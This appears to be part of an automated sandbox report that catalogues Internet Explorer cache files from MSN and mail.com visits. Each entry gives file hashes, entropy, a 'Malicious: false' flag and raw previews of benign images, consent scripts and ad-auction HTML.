......JFIF.....`.`..................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
OOOOOOOOOOOOOO......M.7..}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........
....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.........
....?...B...8P...8P...<P..@...p...(..P!.P.......(..P.....@...8..p.....@...Q@.(...L....b......@...(.i.P...0...8P.....@....(...(..P...C....@...:.....(.
.P.....@......P...(.......@.@.(.E.....Z.Z.Z.).P.....0...8..p...P...8..p...(..P!.P......:..@....@.(..P.....P1h..@.@.(.h.E.:...-.-.-.-.....R.h...$.`8P...8..p...(..P.....@...x....p....Q@.....P(...(.h.h..
...P.....-.-.-...Z.Z.Z.(.h.....@.X....8P...p.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB7gRE[1].png

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	501
Entropy (8bit):	7.3374462687222906
Encrypted:	false
SSDEEP:	12:6v/71zYhg8gNX8GA3PhV8xJy4eOsEfOZbLjz:u8O9A/hSJ9lfkbb
MD5:	1FCA95AEED29D3219D0A53A78A041312
SHA1:	5A4661CCF1E9F6581F71FC429E599D81B8895297
SHA-256:	4B0F37A05AB882DA679792D483B105FDD820639C390FC7636676424ECFD418B9
SHA-512:	7E02CEB4A6F91B2D718712E37255F54DA180FA83008E0CE37080DADFE8B4D0D50BC0EA8657B87003D9BAD10FA5581DBB8C1C64D267B6C435DA48CBED3366C EA
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB7gRE.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png

Preview:

.PNG........IHDR................a....pHYs..........+......IDATx..RKN.A.}... ...e1(."le.....F\...@.."...|... ..ld.$.(.`..V.0].ghK....]SS...J.I.<@.O.{..........:WB8~....}Hr...P.....`l.N...N.....Z...'.3.
.;....3.B-....i...L........b..{... ..Q.... ....L...=.d....n.....&.!..O....W1..."....gm5x....[.C.9^Q.BC.....O...../.(...|.~.0hv..S..7.....YBn..B..o.T<.........|.g&....U.....gm.. .....U..,.u..)\$.lN
.w]Rm.......OZ.h.......zn.~...A.uy.......,..........3(..........z<....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB7hg4[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	470
Entropy (8bit):	7.360134959630715
Encrypted:	false
SSDEEP:	12:6v/7TIG/Kupc9GcBphmZgPEHfMwY7yWQtygnntrNKKBBN:3KKEc9GcXhmZwM9LtyGJKKBBN
MD5:	B6EA6C62BAEBF35525A53599C0D6F151
SHA1:	4FFEFB243AAEC286D37B855FBE33C790795B1896
SHA-256:	71CC7A3782241824ACDC2D6759E455399957E3C7C9433A1712C3947E2890A4D4
SHA-512:	0E4E87A66CF6E01750BC34D2D1EC5B63494A7F5C4B831935DD00E1D825CDB1CFD3C3E90F29D1D4076E7F24C9C287E59BE23627D748DB05FB433A3A535F1154
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB7hg4.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx..QKN.A....(..1a.....p...o..T...../.....$..n\...V.C .b2.....qe'.T.1.1h8./.....$:Y6...w}_>...P.o$.n....X,<...R..y....$p.P..c.\.7.. f...H.vm...I.....b..K..3.....R..u...Z'.?..$.B...l.r....H.1....MN).c.K1H.....t...9.....d.$.....:..8..8@t._...1.".@C....i&Z.'...A1...!....R....}.w.E4.[_..N.....b...(.^.vH.....j.....s...h. ..9.p!... ..gT.=B.|..,=v.....G..c.5.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BBUZVvV[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	415
Entropy (8bit):	7.093730449593416
Encrypted:	false
SSDEEP:	12:6v/7C7Stjm5n9HPBQrd/9a5cFWziVYbALUO1:BAm59irna55uYMb1
MD5:	16B34C1836A5FC244145527EC79361D4
SHA1:	18CB908457B380545D89D8A4D3F91CDABF3ADC78
SHA-256:	DB797DF4F1E320C21BD6019E89E6CCC5569C5CED57E1D3BDD736F3B4A9371BC0
SHA-512:	3FFFFB5F6876B8C246F2728A3AEA8EDF2997032F8CD9CE375497D8063939F810BB819E4CDC56B1ECA5E8A70B27E7355C2A9B7F23BDF8919307F01536008D4D7
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BBUZVvV.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....a....pHYs.....+.....QIDATx.cy.(.....B.^.V.....6..OD9... .b..1.o.c.y....v.+..sK..>N.....W.... .....aL....Z..<l.`..ek.~.<.W.....`..O..~C. .....%. .3.. 1..~....h(...[...}...u.J.....&=..?.....aa.....r...;..4q..3....[.....q...];.^^se`...K..6..UK...X..)..k;...X.U..2....0.....f.t.....p.....[]..n;H...P ..va....'..N.....!.....).&O...Fqo.%.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\G[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	239040
Entropy (8bit):	5.999802925275648
Encrypted:	false
SSDEEP:	6144:sWWO/3AGid9SSQt9syilc7YJmsALVMB19tYc7czhT3kWm/tNkB:sPO/zid9SSesyZEmNW/LYvVzQtNkB
MD5:	8B34F1893A45360773E64A27481B92AE
SHA1:	787254431C8AC83D3EED0E8382864696F706CDC2
SHA-256:	127B3F3A4CEF3E1CB68728E8488257733750E5278DF49D04718545212C6AACBF
SHA-512:	637874B2A80F8A7721F69E3EBA52F4E7410D42EC6C55ECCF7F05A34415CE5A7DBA82672D3F4EA31FD549F945A059F177E679EF5F8E4622E4C35BCA292C3FBBA D
Malicious:	false
Preview:	T7PCF+F1JUKATbbsknU2vXSLW0pETJVizQ+Dh5EMfs7xEfyF3KHQiSqHzUhC+eOe4xOmktxF8hkINPAyGwtLuxjzQUX0dOlxRhl2lyMqjlRkSyVOerucVlI3u65bpj0OmR vCWG8Jq+L3tJtOv1tBtGZXZBluy2p4TVTWgpPzOQwvm0rhVsOHbxDKLzkY6MP2R2GpP9xqBRF4gz0HtSMXjwDNwqFcI24Fb+1+dse5iLDfQyB5q73am9aRg6 tuCqeSGPNdu0DorC+e657Bk2iWfKNrEJG43vJN+hE0oL7iv41LP673aKA5l3bIHoFwL0Ox7jiH7Z6RNa7B+8Bfm4QBfN1h0U5uGsehqxzVH3FeDwOkBzuC9jbJzwLK8a+j IgQSJRmMTCr23yggFMBuk942LWREFJyXW2ReGa8acuyzT6UWZ5hOXnyXTCFa9HvLqrV6AtVlxb4F74IQcyPo6MJ/XltWRnDfUaMboNmQXApLV9IJfJt6PU7z fxY7HFMLhYIbzaaCucqXW3awk0ND1T0n6N6Y5WDDoiNzKdQJKinH/KsK2q/0+4iSB1S3cP5Jw1THwOE7tkwTqq/kN3ec7dm8uG0pLd+ciMmBhDA1LxilSrj6mdoEpoUzhQ 0clkiYznLIOAuKLJvCx9K2l/pX5vhRGEl4WiKms34NvxDw1BrppeHfq6m5bZJ+jGnWQ3VTC9hp+zb0kPQAJ8aomsK5EMKAj8ueEOpfynTSkLhaRCkZ1He/4YzN8AX1kPEs L+qGAiAlQPETbLer6Ha+vfwiZP4AXU3wIBEbxHrgnN/Gg8f63Gm38BfRhPwY9jyGR4BVP5x9JfC25oat/nW5N9hsZK4H3odqROuDY1SLvkBdWreTBxuU7rg4+ElAElRzRp H7cgRPr2JzG5yQU6U48Q1okD1LB3zkfFgtMF5ohCVpr8MT7Qu4QP8snPprFkRnteN1q4kSkhMQxN/P4DqRE/nTEqAHLHAl2+ELmI3QRBRGNjSe

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\a5ea21[1].ico	
MD5:	84CC977D0EB148166481B01D8418E375
SHA1:	00E2461BCD67D7BA511DB230415000AEFBD30D2D
SHA-256:	BBF8DA37D92138CC08FFEEC8E3379C334988D5AE99F4415579999BFBBB57A66C
SHA-512:	F47A507077F9173FB07EC200C2677BA5F783D645BE100F12EFE71F701A74272A98E853C4FAB63740D685853935D545730992D0004C9D2FE8E1965445CAB509C3
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/hp-neu/sc/2b/a5ea21.ico
Preview:	.PNG.....IHDR... ... .pHYs.....vpAg... ... .eIDATH...o.@../..MT..KY..P!9^....:UjS..T."P.(R.PZ.KQZ.S. ....,v2.^.....9/t....K..;_ }'.....~..qK..i.;.B..2.`.C...B.....<...CB.....).....;..Bx..2.}.. ._>w!..%B..{.d...LCgz..j/.7D.*.M.*.....'.HK..j%.!DOf7.....C.]._Z.f+..1.I+.;.Mf....L:Vhg..[.. ..O:..1.a....F..S.D...8<n.V.7M.....cY@.....4.D..kn%.e.A.@IA.,>\.Q|.N.P.....<.!....ip...y..U....J...9...R..mgp}vvn.f4$..X.E.1.T...?.....'.wz..U...../[...z..(DB.B(....-.....B.=m.3.....X...p...Y.....w..<.....8...3.;.0....(..I...A..6f.g.xF..7h.Gmq|....gz_Z...x..0F'.....x..=Y}.,jT..R.....72w/...Bh..5..C...2.06`.....8@A..."zTXtSoftware..x.sL.OJU..MLO.JML.../.....M....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\a8a064[1].gif	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	GIF image data, version 89a, 28 x 28
Category:	downloaded
Size (bytes):	16360
Entropy (8bit):	7.019403238999426
Encrypted:	false
SSDEEP:	384:g2SEiHys4AeP/6ygbkUZp72i+ccys4AeP/6ygbkUZaoGBm:g2Tjs4Ae36kOpqi+c/s4Ae36kOaoGm
MD5:	3CC1C4952C8DC47B76BE62DC076CE3EB
SHA1:	65F5CE29BBC6E0C07C6FEC9B96884E38A14A5979
SHA-256:	10E48837F429E208A5714D7290A44CD704DD08BF4690F1ABA93C318A30C802D9
SHA-512:	5CC1E6F9DACA9CEAB56BD2ECEEB7A523272A664FE8EE4BB0ADA5AF983BA98DBA8ECF3848390DF65DA929A954AC211FF87CE4DBFDC11F5DF0C6E3FEA8A5740EF7
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/hp-neu/sc/64/a8a064.gif
Preview:	GIF89a.....dbd.....lnl.....trt.....!..NETSCAPE2.0.....!.....,.....+..I..8...`(.di.h..l.p,..(.....5H.....!.....,.....dbd.....lnl.....dfd...../..I..8...`(.di.h..l..e.....Q... .-.3...r...!.....,.....dbd.....tvt.....*P.I..8...`(.di.h.v.....A<.. .....pH,.A..!.....,.....dbd.....|~|.....trt...ljl.....dfd..... .B`%.di.h..l.p,.tJS.....^..hD..F. .L..tJ.Z..l.080y..ag+...b.H...!.....,.....dbd.....ljl.....dfd.....lnl.....B.$.di.h..l.p.'J#.....9..Eq.l:..tJ.... ..E.B...#.....N...!.....,.....dbd.....tvt.....ljl.....dfd.....\|~\|.....D.$.di.h..l.NC.....C...0..)Q..t...L:..tJ.....T..%...@.UH...z.n.....!.....,.....dbd..... lnl.....ljl.....dfd.....trt...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\adservice[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	23
Entropy (8bit):	4.088779347361362
Encrypted:	false
SSDEEP:	3:ZDEBpTYrA7:upUrA7
MD5:	EADCCDBDF98DD4B26583A4E8C3197C1D
SHA1:	EEFCAE4E7D559B53051E6A797228A291FD7D14D4
SHA-256:	B8C95BCA87EEB89E33E456C37CF97B48849A9CEF2D5D010F687EBD9F474E618C
SHA-512:	4D3EF6E334F698E162B6F7E937A368C51820EB5365560B8BCDD896C56B3096AFD50CA66D03D87FD24ADEEF4AEF474B8C69C84F604259873D4D0572C377FBB41
Malicious:	false
Preview:	ui._noadblocker = true;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\adservice[2].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	downloaded
Size (bytes):	23
Entropy (8bit):	4.088779347361362
Encrypted:	false
SSDEEP:	3:ZDEBpTYrA7:upUrA7
MD5:	EADCCDBDF98DD4B26583A4E8C3197C1D
SHA1:	EEFCAE4E7D559B53051E6A797228A291FD7D14D4
SHA-256:	B8C95BCA87EEB89E33E456C37CF97B48849A9CEF2D5D010F687EBD9F474E618C
SHA-512:	4D3EF6E334F698E162B6F7E937A368C51820EB5365560B8BCDD896C56B3096AFD50CA66D03D87FD24ADEEF4AEF474B8C69C84F604259873D4D0572C377FBB41
Malicious:	false
IE Cache URL:	http://https://s.uicdn.com/mailint/9.1722.0/assets/adservice.js
Preview:	ui._noadblocker = true;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\auction[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	downloaded
Size (bytes):	16052
Entropy (8bit):	5.673977890232688
Encrypted:	false
SSDEEP:	384:DMXb347xpa6TbuZOpHw3mtpP+zjjpr2OThNyipY/b6SNDf:D8t6f8M+0OTn8b/Df
MD5:	8E9143EFC94ACC45A2C545ED62BB7A30
SHA1:	2BB1E789F99294F983DB76DBD58E18B6DBF4A0D3
SHA-256:	A0AF351DA038912ABCAB443065DB5B2B3E3711780555AC45617700C58ED7B485
SHA-512:	952CE349A3D0E6B7F7E760F432174F34FE1F1E311483425E641AE8E76E32FFCA0B62BCC75A9EE1F8476D33599989505E5876AA11C460F9FD8CB119F00BF52984
Malicious:	false
IE Cache URL:	http://https://srtb.msn.com/auction?a=de-ch&b=96bd4579303a4c36b7533e9d440cc936&c=MSN&d=https%3A%2F%2Fwww.msn.com%2Fde-ch%2F%3Focid%3Diehp&e=HP&f=0&g=homepage&h=&j=0&k=0&l=&m=0&n=infopane%7C3%2C11%2C15&o=&p=init&q=&r=&s=1&t=&u=0&v=0&x=&w=&_=1625606983016
Preview:	..<script id="sam-metadata" type="text/html" data-json="{"optout":{"msaOptOut":false,"browserOptOut":false},"taboola":{"sessionId":"v2_ff8a47fee1a14c8abae9dc28b38d9ce8_20f9f8aa-c95f-4441-8cd0-de714c31a933-tuct7ddd23c_1625574588_1625574588_CIi3jgYQr4c_GPPgxMyRhqvotgEgASgBMCs4stANQNCIEEje2NkDUP___________wFYAGAAaKKcqr2pwqnJgE"},"tbsessionid":"v2_ff8a47fee1a14c8abae9dc28b38d9ce8_20f9f8aa-c95f-4441-8cd0-de714c31a933-tuct7ddd23c_1625574588_1625574588_CIi3jgYQr4c_GPPgxMyRhqvotgEgASgBMCs4stANQNCIEEje2NkDUP___________wFYAGAAaKKcqr2pwqnJgE","pageViewId":"96bd4579303a4c36b7533e9d440cc936","RequestLevelBeaconUrls":[]}">..</script>..<li class="triptych serversidenativead hasimage " data-json="{"tvb":[],"trb":[],"tjb":[],"p":"taboola","e":true}" data-provider="taboola" data-ad-region="infopane" data-ad-index="3" data-viewability=

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\consent-management[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	6459
Entropy (8bit):	4.8333068624932025
Encrypted:	false
SSDEEP:	192:OFbKkUehaqqeuiS4X5ipK2OhSQvvu3KqE3:gbB/sihh
MD5:	DC793DAA3072E0EB2CD3264A8DE0F5FE
SHA1:	BBED7CBC0438466EAD30175F34750415DB028FA2
SHA-256:	64C4461F300AEEE4BCB2AE92B5F75770042A7313EE4086998B236662BC367653
SHA-512:	E19757B7FACFEA3B959ED37A16D0993114594717194A83CCF20E88EF60BF6CF3D0FC56B522EBF8BEE3F0D6BC0751BE804F7592B05C5D6B35E8497672FA82449
Malicious:	false
IE Cache URL:	http://https://s.uicdn.com/mailint/9.1722.0/assets/consent/consent-management.js
Preview:	(function(window) {. /**. * Hides the error message. */. function hideErrorMessage() {. // hide the fallback error message. // TODO: would be better to display the message only if the layer doesn't appear. if (errTimer) {. clearTimeout(errTimer);. }. var error = document.getElementsByClassName('error')[0];. if (error) {. error.style.display = 'none';. }. }.. /**. * Redirect back to the referrer page. */. function redirectBack() {. hideErrorMessage();.. // check if cookie exists (CADNPCA-7252). if (!hasCookie('euconsent-v2')) {. track(window.ui.trackingURL.error + '?code=missingEuConsent');. } else if (!hasCookie('uiconsent')) {. track(window.ui.trackingURL.error + '?code=missingUiConsent');. }.. // perform the redirect. try {. // set a mark for brain tracking CADNPCA-7305. window.sessionStorage.setItem('_rfcp_', '1'); // Redirected From Consent Page. var hash = window.sessionStorage.getItem('redir

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\consentpage[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text
Category:	dropped
Size (bytes):	1640
Entropy (8bit):	5.002437131643453
Encrypted:	false
SSDEEP:	24:hYc8luK9cO3YFYjaimPu8C7LfHLV+NrC7M2DpV+h66hpnJBult7IVv0PNV4j:PsK/IFxmLnHHh26EpPul9E0oj
MD5:	52194F831D242486E5067A2510FC0209
SHA1:	3657838107A6DA083F9A7256DE9BAF49B1842356
SHA-256:	3A7D99844B1AE54035881C2082C80C90BD0050EC73A77920F0342B8D8B81A210
SHA-512:	E09DBC057335CBB7FCF12298D7C85785765C919756AB7D614863F2F1E40C5CFDBC9E1C1C95E0F91CCB269781BB9A2B5E43A0D097317A79972EC8952AF3D216(
Malicious:	false
Preview:	<!DOCTYPE html>.<html lang="en">.<head>. <title>Consent mail.com</title>. <meta charset="UTF-8" />. <meta name="viewport" content="width=device-width, initial-scale=1" />. <meta name="robots" content="noindex">. <link href="https://s.uicdn.com/mailint/9.1722.0/assets/favicon.ico" rel="shortcut icon" /><link rel="stylesheet" href="https://s.uicdn.com/mailint/9.1722.0/assets/consent/mailcom/styles.css" />.. <script>.. window.ui = {... portal: 'mailcom',... language: 'en',... redirectFallback: 'https://www.mail.com/',... trackingURL: {.... visit: 'https://www.mail.com/consentpage/event/visit',.... error: 'https://www.mail.com/consentpage/event/error'... }.. };. </script>.. TCF API to be loaded with a specific URL for each tenant -->. <script src="https://dl.mail.com/tcf/live/v1/js/tcf-api.js"></script>. PPP to be loaded with a specific URL for each tenant -->. <script src="https://dl.mail.com/permission/live/v1/ppp/js/permission-client.js"></script>. <!-

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\core[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\core[1].htm	
Category:	downloaded
Size (bytes):	1279
Entropy (8bit):	5.0198083787959655
Encrypted:	false
SSDEEP:	24:hYH0XISu+rUaKZSDof9sMahpmDgsM/O0LE9sujrNINVafHLVk+8m/OPmNV+kq/1x:J4SuirKZusCpa4XLArBHW+8fUDwgu
MD5:	499CD75790ED825D5519151AC2863D87
SHA1:	65FB695B805B509F2B6FA090A0B15BD48E6910DE
SHA-256:	3EA5E0E90899FB923961E68D33AFA4A0E5A78C715E20F8961223925754066FAF
SHA-512:	8F2D8413D09FB6FCF63A155096521DEB5B2FA9956D5BE713435D894A4B6BBBE8AB457CED0ED229E795DBEB51CFEDD92DD281E9C13D7EEF6BFA6A2C43A5659 4E0
Malicious:	false
IE Cache URL:	http://https://dl.mail.com/permission/live/v1.47.4/ppp/core.html
Preview:	<!DOCTYPE html>.<html lang="de">..<head>. <meta charset="utf-8">. <meta http-equiv="X-UA-Compatible" content="IE=edge">. <title>Permission Core Iframe</title>. <meta name="viewport" content="width=device-width, initial-scale=1">. <meta name="ppp-version" content="1.47.4">. <script>. if (typeof window.Promise !== 'functi on') {. document.write('<script src="./js/polyfills/promise.min.js"><\/script>');. }. try {. new URL(location.href);. } catch (e) {. document.write('<script src="./js /polyfills/url-polyfill.js"><\/script>');. }. if (document.documentMode){. document.write('<script src="https://img.ui-portal.de/pos-cdn/tracklib/4.3.0/polyfills.min.js"> <\/script>');. }. </script>. <script src="https://s.uicdn.com/shared/sentry/5.5.0/bundle.min.js"></script>. <script src="https://s.uicdn.com/tcf/live/v1/js/tcf-api.js"></script>. <script>. if (!window.Sentry) {. window.Sentry = {};. }. </script>. <script src="https://img.ui-port

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\de-ch[1].json	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	79097
Entropy (8bit):	5.337866393801766
Encrypted:	false
SSDEEP:	768:olAy9XsiItnuy5zIux1whjCU7kJB1C54AYtiQzNEJEWlCgP5HVN/QZYUmftKCB:olLEJxa4CmdiuWlDxHga7B
MD5:	408DDD452219F77E388108945DE7D0FE
SHA1:	C34BAE1E2EBD5867CB735A5C9573E08C4787E8E7
SHA-256:	197C124AD4B7DD42D6628B9BEFD54226CCDCD631ECFAEE6FB857195835F3B385
SHA-512:	17B4CF649A4EAE86A6A38ABA535CAF0AEFB318D06765729053FDE4CD2EFEE7C13097286D0B8595435D0EB62EF09182A9A10CFEE2E71B72B74A6566A2697EAB 1B
Malicious:	false
IE Cache URL:	http://https://www.msn.com/_h/9c38ab9f/webcore/externalscripts/oneTrustV2/consent/55a804ab-e5c6-4b97-9319-86263d365d28/6f0cca92-2dda-4588-a757-0e009f333603/de-ch.json
Preview:	{"DomainData":{"pclifeSpanYr":"Year","pclifeSpanYrs":"Years","pclifeSpanSecs":"A few seconds","pclifeSpanWk":"Week","pclifeSpanWks":"Weeks","cctId":"55a804ab-e5 c6-4b97-9319-86263d365d28","MainText":"Ihre Privatsph.re","MainInfoText":"Wir verarbeiten Ihre Daten, um Inhalte oder Anzeigen bereitzustellen, und analysieren die Bereitstellung solcher Inhalte oder Anzeigen, um Erkenntnisse .ber unsere Website zu gewinnen. Wir geben diese Informationen auf der Grundlage einer Einwilligung und eines berechtigten Interesses an unsere Partner weiter. Sie k.nnen Ihr Recht auf Einwilligung oder Widerspruch gegen ein berechtigtes Interesse aus.ben, und zwar auf der Grundlage eines der folgenden bestimmten Zwecke oder auf Partnerebene .ber den Link unter jedem Zweck. Diese Entscheidungen werden an unsere Anbieter, die am Transparency and Consent Framework teilnehmen, signalisiert.","AboutText":"Weitere Informationen","AboutCookiesText":"Ihre Privatsph.re","ConfirmText":"Alle zulas sen","AllowAll

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\e151e5[1].gif	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	GIF image data, version 89a, 1 x 1
Category:	downloaded
Size (bytes):	43
Entropy (8bit):	3.122191481864228
Encrypted:	false
SSDEEP:	3:CUTxls/1h/:7lU/
MD5:	F8614595FBA50D96389708A4135776E4
SHA1:	D456164972B508172CEE9D1CC06D1EA35CA15C21
SHA-256:	7122DE322879A654121EA250AEAC94BD9993F914909F786C98988ADBD0A25D5D
SHA-512:	299A7712B27C726C681E42A8246F8116205133DBE15D549F8419049DF3FCFDAB143E9A29212A2615F73E31A1EF34D1F6CE0EC093ECEAD037083FA40A075819D2
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/hp-neu/sc/9b/e151e5.gif
Preview:	GIF89a.....!.....,.....D..;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\entry3[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	Java source, ASCII text, with very long lines
Category:	dropped
Size (bytes):	3738
Entropy (8bit):	5.128222360321455
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\entry3[1].js	
SSDEEP:	96:nsLct7RMFPdwFstUWrAXGhFdikNQLiZdCX0wqxtI929zU0S9UUug2PO15DUY:nsLc/stU2TdikeLa1wqxtAmBSaI2G15R
MD5:	77FC4E5B56286E5B7A4033AC43BE4A9F
SHA1:	95E408BA7A13AE940BC400599486AA89AFF37965
SHA-256:	E00D29F4750FE322783A6542DF251330D7B2EA19650F8BEE3CF6987F1E230283
SHA-512:	E97507A146B5163E220EC65A5CCD262608E7F15245A507A8404714B2BDF0071F734973C6EB1D41A13D617139E7F81F421635211AE63AC2423294977A8C152B24
Malicious:	false
Preview:	import{L as t,a as e,P as n}from"./pubsub-bbe1bfa8.js";function o(t){return new Promise((e,n)=>{const o="$importModule$"+Math.random().toString(32).slice(2),i=document.createElement("script"),r=()=>{delete window[o],i.onerror=null,i.onload=null,i.remove(),URL.revokeObjectURL(i.src),i.src=""};i.type="module",i.setAttribute("crossorigin",""),i.onerror=(()=>{n(new Error(`Failed to import: ${t}`)),r()}),i.onload=(()=>{e(window[o]),r()});const s=function(t){const e=document.createElement("a");return e.href=t,e.cloneNode(!1).href}(t),a=new Blob([`import * as m from '${s}'; window.${o} = m;`],{type:"text/javascript"});i.src=URL.createObjectURL(a),document.head.appendChild(i)})}const i=Object.create(null),r=console.warn.bind(console);function s(t=document,e=r,n,s){const a=function(t,e){"function"==typeof e&&(i[t]=e)},c=function(t,e,n){const o=i[t];if("function"!=typeof o)throw new Error(`[autoInit] Could not find constructor in registry for ${t}.`);if(e[t])return void n(`[autoInit] Module alre

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\entry3[2].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	Java source, ASCII text, with very long lines
Category:	downloaded
Size (bytes):	3738
Entropy (8bit):	5.128222360321455
Encrypted:	false
SSDEEP:	96:nsLct7RMFPdwFstUWrAXGhFdikNQLiZdCX0wqxtI929zU0S9UUug2PO15DUY:nsLc/stU2TdikeLa1wqxtAmBSaI2G15R
MD5:	77FC4E5B56286E5B7A4033AC43BE4A9F
SHA1:	95E408BA7A13AE940BC400599486AA89AFF37965
SHA-256:	E00D29F4750FE322783A6542DF251330D7B2EA19650F8BEE3CF6987F1E230283
SHA-512:	E97507A146B5163E220EC65A5CCD262608E7F15245A507A8404714B2BDF0071F734973C6EB1D41A13D617139E7F81F421635211AE63AC2423294977A8C152B24
Malicious:	false
IE Cache URL:	http://https://s.uicdn.com/mailint/9.1722.0/assets/_sn_/lod/entry3.js
Preview:	import{L as t,a as e,P as n}from"./pubsub-bbe1bfa8.js";function o(t){return new Promise((e,n)=>{const o="$importModule$"+Math.random().toString(32).slice(2),i=document.createElement("script"),r=()=>{delete window[o],i.onerror=null,i.onload=null,i.remove(),URL.revokeObjectURL(i.src),i.src=""};i.type="module",i.setAttribute("crossorigin",""),i.onerror=(()=>{n(new Error(`Failed to import: ${t}`)),r()}),i.onload=(()=>{e(window[o]),r()});const s=function(t){const e=document.createElement("a");return e.href=t,e.cloneNode(!1).href}(t),a=new Blob([`import * as m from '${s}'; window.${o} = m;`],{type:"text/javascript"});i.src=URL.createObjectURL(a),document.head.appendChild(i)})}const i=Object.create(null),r=console.warn.bind(console);function s(t=document,e=r,n,s){const a=function(t,e){"function"==typeof e&&(i[t]=e)},c=function(t,e,n){const o=i[t];if("function"!=typeof o)throw new Error(`[autoInit] Could not find constructor in registry for ${t}.`);if(e[t])return void n(`[autoInit] Module alre

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\favicon[1].ico	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	MS Windows icon resource - 1 icon, 16x16, 32 bits/pixel
Category:	downloaded
Size (bytes):	1150
Entropy (8bit):	3.676726822008033
Encrypted:	false
SSDEEP:	24:N8cM8cccccS8ccccccccc9ccccccccccccUPkkcIO8IO8IO8cIO8IO8IO8cIO8Iy:6JSSnSSnSSnSSz0oYPI00d
MD5:	77A9E5007815D923A4964A507953BD2C
SHA1:	356A6A4942CAEAC5195D852DDEFF558525074446
SHA-256:	33CA72F1EAC56793D1FD811189CEDEF98004A067C85B1143083B564814A4B0DB
SHA-512:	1A7DCF9ABC95BD21DCFC78110DDDE628B71263779C4F24361E55A7D18773D1B748CAB978E19FDEF34AD6DBC84D5F8A648A3AF7FE192A8925B254A0AD086C3CD
Malicious:	false
IE Cache URL:	http://https://s.uicdn.com/mailint/9.1722.0/assets/favicon.ico
